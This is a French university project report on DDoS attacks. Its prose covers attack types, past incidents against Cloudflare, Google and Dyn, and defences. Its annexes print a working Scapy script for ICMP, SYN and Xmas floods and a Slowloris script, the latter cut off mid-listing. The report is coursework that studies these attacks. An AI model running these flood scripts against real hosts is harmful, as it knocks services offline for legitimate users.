Université Paris Cité

Master 1 Informatique RSA
2022-2023

Cryptographie et sécurité des réseaux

Rapport de Projet :
Étude et simulation d'attaques DDoS

THILAHENDRAN Thinujan
YHIA Ounas
KOURBANHOUSSEN Idriss

Encadrant : Lyes KOUKHY


Sommaire

I. Qu’est-ce qu’une attaque DoS/DDoS ?

Une attaque Distribuée par déni de Service, plus connue sous l’acronyme Dos ou DDos, est un type de cyber attaque visant à inonder des serveurs ou des systèmes informatiques avec un grand nombre de fausses requêtes jusqu’à ce que ces dernières rendent indisponible l’accès aux services et aux sites Internet de l’entreprise pour les utilisateurs.

La principale différence entre une attaque DoS et une attaque DDoS se situe dans la façon de distribuer l’attaque. Une attaque DoS est lancée depuis une seule machine tandis qu’une attaque DDoS est lancée de façon simultanée depuis de multiples emplacements et par plusieurs systèmes. Cette dernière est beaucoup agressive car il est beaucoup plus difficile de les identifier en cas d’attaque et de remonter jusqu’aux attaquants.

On peut représenter une attaque DoS ou DDoS comme un embouteillage inattendu causé par des centaines de fausses demandes de covoiturage. Les demandes semblent légitimes pour les services de covoiturage, ils envoient donc des chauffeurs pour récupérer les passagers, ce qui encombre inévitablement les rues de la ville. Le trafic ordinaire est alors encombré et les vrais utilisateurs du service n’ont plus de chauffeurs de disponible et ne peuvent arriver à destination.




II. Comment fonctionne une attaque DDoS ?

Les attaques DDoS sont exécutées avec des réseaux de machines connectés à Internet. Ces réseaux sont constitués d'ordinateurs et d'autres équipements infectés par un virus ou un logiciel malveillant qui permet au pirate de les contrôler à distance. Ces dispositifs individuels sont appelés « bots » (zombies), et un groupe de bots s'appelle un « botnet ».

Une fois qu'un botnet a été mis en place, le pirate est en mesure de diriger une attaque en envoyant des instructions précises à chaque bot. Lorsque le serveur ou le réseau est ciblé par le botnet, tous les bots envoie simultanément des requêtes à l'adresse IP de la cible, créant ainsi un fort trafic pouvant aller jusqu'à provoquer une saturation du serveur ou du réseau ciblé, et donc un déni de service du trafic normal. Le but était d'engager les ressources du serveur sur le traitement de fausses demandes et d'empêcher de répondre aux demandes des vrais utilisateurs.

En passant par des bots, et en utilisant un grand nombre de technique de dissimulation telle que la falsification d'adresses IP ou encore en utilisant des réseaux de proxy, l'attaquant rend difficile sa détection et donc le déploiement de mesures de contre-attaques de la part de la cible. De plus, étant donné qu'il n'était pas au premier plan, il sera plus difficile à l'entreprise de remonter jusqu'à lui après l'attaque.



III. Types d’attaques DDoS

Attaque volumétrique


Les attaques volumétriques sont l'une des formes les plus courantes d'attaques DDoS (Distributed Denial of Service). Comme leur nom l'indique, ces attaques sont basées sur le volume de trafic envoyé à la cible. L'objectif principal d'une attaque volumétrique est de surcharger les serveurs de la cible, entraînant une interruption de service.

L'une des techniques les plus couramment utilisées lors d'une attaque volumétrique consiste à envoyer de nombreux petits paquets de données à un botnet. Les attaquants usurpent souvent l'adresse IP de la cible pour envoyer ces paquets, ce qui rend plus difficile l'identification de la source de l'attaque. Le botnet répond alors à ces paquets de données en envoyant des paquets encore plus volumineux à la cible. Cela crée une surcharge de trafic qui peut rapidement entraîner une interruption de service.

Les cibles de ces attaques sont souvent des sites web, des réseaux d'entreprise ou des serveurs de jeu en ligne.

Exemple d’attaque volumétrique :

- UDP flood
- ICMP flood



Attaque de protocole


L'attaque de protocole est une technique d'attaque informatique qui vise à perturber les protocoles utilisés pour la communication réseau en exploitant leurs vulnérabilités, dans le but de rendre le serveur ou le service de la victime indisponible. Cette technique peut également entraîner la surcharge des dispositifs intermédiaires reliant les services de la victime à Internet, ce qui peut compliquer la tâche des administrateurs pour repérer et neutraliser l'attaque.

Différents types d'attaques de protocole peuvent viser les systèmes, tels que l'injection de paquets contenant des logiciels malveillants dans le réseau, pouvant entraîner des dysfonctionnements du serveur ou des perturbations du traitement des requêtes. Les attaques peuvent également impliquer l'envoi massif de requêtes afin de paralyser le serveur, en effet, il ne pourra répondre à toutes les demandes et conduira à un déni de service.

Les attaquants peuvent exploiter plusieurs faiblesses dans les protocoles de communication réseau, telles que les limites de la taille des paquets ou les problèmes de gestion des sessions, pour mener cette attaque.

Exemple d'attaque de protocole :

- SYN flood
- DDoS Smurf




Attaque d’application

Les attaques de la couche applicative, également appelées attaques DDoS de la couche 7, ciblent spécifiquement la couche « supérieure » du modèle OSI, où se produisent les requêtes Internet courantes telles que HTTP. Contrairement aux autres types d'attaques DDoS qui visent les réseaux entiers, ces attaques se concentrent sur l'inondation d'applications Web avec des requêtes malveillantes afin de les perturber.

Ces attaques sont particulièrement efficaces car elles consomment non seulement les ressources de réseau, mais aussi les ressources du serveur. En effet, les requêtes malveillantes sont conçues pour exploiter les vulnérabilités des applications Web, les forçant à effectuer des tâches coûteuses en ressources, telles que l'exécution de scripts complexes ou la génération de réponses dynamiques. Cela peut entraîner une surcharge du serveur, le rendant indisponible pour les utilisateurs légitimes.

Exemple d’attaques d’applications :

- HTTP flood



IV. Les attaques DDoS connues :


L’attaque contre Cloudflare

Le 12 février 2023, Cloudflare, une grande société d’hébergement et de distribution de contenus, a été la cible d’une dizaine d’opérations de cybers attaques de grande ampleur lancée simultanément. Les principales cibles visées étaient les nombreux sites sous la coupelle du géant de l’hébergement.

En moyenne, l’entreprise s’est trouvée sous le joug de 50 à 70 millions de requêtes à la seconde. Pour rappel, le précédent record était de 46 millions de requêtes, bloquées à l’époque par Google.

Cloudflare indique que les pirates à l’origine de cette attaque étaient particulièrement bien organisés. Au total, des dizaines de milliers de bots ont été utilisés pour inonder les sites de l’hébergeur, pour un total de plus de 30 000 adresses IP comptabilisées.

Parmi les sites Web attaqués figuraient un fournisseur de jeux très apprécié, des sociétés de cryptomonnaies, des fournisseurs d’hébergement et des plateformes de cloud computing.



L’attaque contre Google

En 2017, le géant de l’informatique, Google, a subi une attaque pendant six mois entiers, qu’elle a classée comme la plus grande attaque de bande passante dont elle avait connaissance.

Les attaques provenaient de plusieurs FAI (fournisseur d’accès Internet) chinois et visaient les milliers d’adresses IP appartenant à Google. Cette attaque a atteint 2,5 Tbps, soit 4 fois plus que la 2ème plus grande attaque de l’époque, qui avait atteint 623 Gbps un an auparavant.

L’attaque contre Dyn

Dyn, un important fournisseur DNS, a fait quant à lui les frais d’une attaque DDoS particulièrement volumineuse en octobre 2016. Cette attaque s’est révélée dévastatrice et a perturbé le fonctionnement de nombreux sites importants tels que : Twitter, AirBnB, Netflix, PayPal, Visa, Amazon, etc. Au total ce sont près de 67 services différents qui ont été affecté !

L’attaquant a établi un botnet d’équipements connectés (appareils photo, téléviseurs connectés, imprimantes, ...). Ces derniers ont été infecté par un logiciel malveillant nommé Mirai, qui permet aux attaquants de prendre le contrôle de ces équipements et ainsi envoyer des flux de paquets massifs.

Le fournisseur a été frappé par une inondation de trafic d’environ 1 Tbps avec des dizaines de millions d’adresses IP distinctes associées au botnet.

V. Comment se protéger des attaques DDoS ?

Comme le dit Thomas LONGSTAFF, le directeur des nouvelles techniques de Software Engineering Institut, un centre de recherche et développement en Pennsylvanie.

« La prévention doit plus porter sur le renforcement du niveau de sécurité des machines connectées au réseau que sur la protection des machines cible (serveur Web) ».

Il existe plusieurs solutions préventives pour se protéger des attaques DDoS :

1. Évaluer la vulnérabilité du réseau de l'entreprise en détectant les failles que pourraient utiliser les attaquant à leurs avantages.
2. Surveiller les trafics entrant afin de différencier un trafic normal d'un trafic anormal. Ce qui permettra de détecter plus rapidement une attaque et le déploiement des contre-mesures.
3. Paramétrer correctement le pare-feu, il permettra de mieux filtrer le trafic et de bloquer les trafics douteux.
4. Installer des solutions cloud pour héberger l'infrastructure Web et des données externes.
5. Mettre en place un serveur tampon (aussi appelé « cleaning center ») qui permet d'analyser, filtrer et nettoyer le trafic entrant.
6. L'utilisation d'astuces anti-robot, telles que les tests CAPTCHA…
7. Faire régulièrement des sauvegardes des données, afin d'avoir une copie des données en cas d'attaques, et ainsi garantir la continuité de services.
8. Éduquer les utilisateurs à la bonne pratique et l'utilisation de systèmes de sécurité telle que des antivirus afin d'éviter que leurs machines deviennent des bots à leur tour.

VI. SYN Flood

L'un des principaux protocoles utilisés pour interconnecter deux ordinateurs sur un réseau tel qu'Internet est le protocole TCP (en français : protocole de contrôle de transmission). L'établissement d'une connexion entre deux hôtes via TCP s'établit en 3 étapes (on parle de "three-way handshake" pour "poignée de main à 3 voix") :

Dans un premier temps : l'initiateur de la connexion envoie une requête SYN (synchronisation) à l'hôte. Cette requête représente la demande de connexion TCP.

Ensuite : Si l'hôte accepte la demande, il renvoie une requête SYN-ACK (synchronisation-accusé de réception). Cette requête représente l'acquittement de la demande de connexion.

Enfin : Pour finaliser l'établissement de la connexion, l'initiateur envoie à l'hôte une réponse ACK (accusé de réception) pour confirmer qu'il a bien reçu le paquet SYN-ACK et est prêt à établir une connexion


Ce processus en trois temps permet aux 2 ordinateurs de mettre en place une connexion fiable afin d'échanger des données entre eux en toute sécurité.

Une attaque SYN Flood (inondation SYN) empêche la finalisation de la connexion

TCP en stoppant le processus "three-way handshake". Ce type d'attaque se

divise en deux étapes :

- Dans un premier temps l'attaquant envoie de multiples requêtes SYN à la cible depuis de fausses adresses IP (première étape du processus "three-way handshake").
- Par la suite, l'attaquant omet volontairement d'envoyer la réponse d'acquittement (ACK) au serveur ciblé (troisième étape du processus "three-way handshake") quand celui-ci lui répond à ses précédentes requêtes SYN.




Les attaques SYN Flood ont pour effet de saturer la mémoire de la victime, lui empêchant ainsi de fonctionner normalement. En effet, le serveur ciblé, qui attend la réponse ACK de la part de l'attaquant, conserve alors la connexion en attente et ouvre une nouvelle connexion pour chaque nouvelle demande SYN, jusqu'à ce qu'il n'ait plus de ressources pour gérer les nouvelles connexions. Ainsi, une fois sa mémoire saturée, le serveur peut devenir indisponible pour les utilisateurs légitimes.

VII. ICMP Flood

Internet Control Message Protocol (ICMP) est un protocole de la couche réseau du modèle OSI. Il est couramment utilisé afin de fournir des informations sur l'état du réseau mais aussi pour la gestion des erreurs. Ce dernier est généralement utilisé avec le protocole IP (Internet protocole), afin d'envoyer des messages de contrôles de type « ping » ou « traceroute » aux différents équipements du réseau tel que les routeurs, les hôtes, les sites internet, … Les résultats de ses tests de connectivités peuvent indiquer si des problèmes sont présents entre les différents hôtes.

Bien que ce protocole ICMP soit utilisé pour des taches de maintenance et de diagnostic du réseau, certains pirates détournent leurs missions principales à des fins malveillantes comme pour une attaque ICMP Flood.

Une inondation ping (ICMP flood) est simplement un déluge de paquets IP telle que « ping », ce qui surcharge la bande passante du réseau du système ciblé qui se bloque en tentant de répondre à chaque requête.



What is an ICMP flood attack?

Akamai


VIII. Slowloris

Slowloris est une technique d'attaque qui cible la couche application du modèle OSI en utilisant des requêtes HTTP partielles. L'attaque fonctionne en ouvrant des connexions à un serveur Web ciblé et en maintenant ces connexions ouvertes aussi longtemps que possibles.

Ce programme d'attaque utilise une faible quantité de bande de passante et vise plutôt à exploiter les faiblesses du serveur ciblé à l'aide de requêtes qui semblent plus lentes que la normale, mais qui imitent cependant mieux le trafic normal et sont donc plus difficiles à détecter.

L'attaque Slowloris repose sur le principe que les serveurs Web ont souvent une limite de connexions ouvertes simultanées. Autrement dit, ces derniers ne disposent que d'un nombre limité de threads pour gérer les connexions simultanées. Chaque thread du serveur tentera de rester en vie en attendant la fin de la demande lente, qui ne se produit jamais.

Lorsque le nombre maximal de connexions simultanées possible du serveur cible a été dépassé, chaque connexion supplémentaire ne reçoit pas de réponse, ce qui entraîne un déni de service pour les utilisateurs légitimes.



IX. Sources

Il faut rendre à César ce qui est à César…

- https://blog.cloudflare.com/cloudflare-mitigates-record-breaking-71-million-request-per-second-ddos-attack/

- https://www.zdnet.fr/actualites/google-revele-la-plus-grande-attaque-ddos-de-l-histoire-39911535.htm

- https://www.cloudflare.com/fr-fr/learning/ddos/famous-ddos-attacks/

- https://github.com/EmreOvunc/Icmp-Syn-Flood/blob/master/flood3.py

- https://www.akamai.com/fr/our-thinking/what-is-a-slowloris-ddos-attack

- https://www.ionos.fr/digitalguide/serveur/securite/syn-flood/

- https://www.ionos.fr/digitalguide/serveur/securite/ping-flood/

- https://www.cert-ist.com/public/fr/SO_detail?code=200906_slowloris

- https://github.com/adityahp241099/DenialOfService/blob/master/python/slowloris.py

Annexes :

Script AttackFinal.py :

```
from scapy.all import *
from scapy.layers.inet import IP, TCP, ICMP, UDP

###################### Banner ############################
print ('================================================')
print ('|                      ______                    |')
print ('|                   .-"      "-.                 |')
print ('|                  /            \                |')
print ('|      _          |              |          _     |')
print ('|     ( \         |,  .-.  .-.  ,|         / )    |')
print ('|      > "=._     | )(__/  \__)( |     _.=" <     |')
print ('|     (_/"=._"=._ |/     /\     \| _.="_.="\_)    |')
print ('|            "=._"(_     ^^     _)"_.="           |')
print ('|                "=\__|IIIIII|__/="               |')
print ('|               _.="| \IIIIII/ |"=._              |')
print ('|     _     _.="_.="\          /"=._"=._     _    |')
print ('|    ( \_.="_.="     `--------`     "=._"=._/ )   |')
print ('|     > _.="                            "=._ <    |')
print ('|    (_/           PROJET CRYPTO            \_)   |')
print ('|          Thinujan, Idriss and Ounas             |')
print ('|              Master Informatiques               |')
print ("|!!!!!!!!!!!!! IT'S JUST FOR STUDIES !!!!!!!!!!!!!|")
print ('================================================')
print ('')
print("Port list : - SSH => 22")
print("            - HTTP => 80")
print("            - HTTPS => 443")
print ('')
######################  Main  ############################
def main():
    user_input = input("Please select one of the attack type [syn] [icmp] [xmas] : ")
    if user_input == "icmp":
        icmpflood()
    elif user_input == "syn":
        synflood()
    elif user_input == "xmas":
        xmasflood()
    #elif user_input == "udp":
        #udpflood()
    else:
        print ("[ERROR] Select one of the attack type !!!")
######################  ICMP flood  ######################
def icmpflood():
    target = destinationIP()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
```

```
    if cycle == "":
        cycle = 100
    for x in range (0,int(cycle)):
        send(IP(dst=target)/ICMP())
######################  SYN flood  ######################
def synflood():
    target = destinationIP()
    targetPort = destinationPort()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
    if cycle == "":
        cycle = 100
    for x in range(0, int(cycle)):
        send(IP(dst=target)/TCP(dport=targetPort,flags="S",seq=RandShort(),ack=RandSho
rt(),sport=RandShort()))
######################  Xmas flood  ######################
def xmasflood():
    target = destinationIP()
    targetPort = destinationPort()
    cycle = input("How many packets do you sent [Press enter for 100]: ")
    if cycle == "":
        cycle = 100
    for x in range(0, int(cycle)):
        send(IP(dst=target)/TCP(dport=targetPort,
                                flags="FSRPAUEC",
                                seq=RandShort(),
                                ack=RandShort(),
                                sport=RandShort()))
######################  IP/Port   ######################
def destinationIP():
    dstIP = input("Destination IP: ")
    return dstIP
def destinationPort():
    dstPort = input("Destination Port: ")
    return int(dstPort)
main()
```

Script Slowloris.py :

```
import sys
import socket as s
import time
import random
from _thread import *

args = sys.argv
#PutToStack(args)
if len(args) < 2:
    target_host = input("Target IP: ")
    #target_host = '192.168.0.119'
else:
    target_host = args[1]
if len(args) < 3:
    target_port = 80
else:
    target_port = int(args[2])
Valid_HTTP_Requests = ["GET http://"+target_host+"/","GET
http://"+target_host+"/index.html","GET http://"+target_host+"/favicon.ico"]#without
ending
Count = 0
Max_threads = 10
printStack = []
printStat = True
tempStack = []

def PutToStack(string):
    global printStack
    global printStat
    global tempStack
    if printStat:
        printStack.append(string)
        printStack += tempStack
        tempStack = []
    else:
        tempStack.append(string)
avg_timeout = 0
def attack(host,port,request,est_timeout):
    global Count
    global Max_threads
    global avg_timeout
    #PutToStack("Count\t:"+str(Count)+"\tTimeout:"+str(est_timeout))
    Count += 1

    try:
        sock = s.socket()
        sock.connect((host,port))
    except Exception as e:
```

```
        print(e)
        PutToStack("All host sockets are full")
    new_timeout = est_timeout
    cumulative_timeout = 0
    try:
        try:
            for x in range(0,len(request)):
                sock.sendall(request[x].encode())
                time.sleep(est_timeout)
                cumulative_timeout += est_timeout
            avg_timeout = (avg_timeout + (2*est_timeout))/3
        except:
            avg_timeout = ((2*avg_timeout) + est_timeout)/3
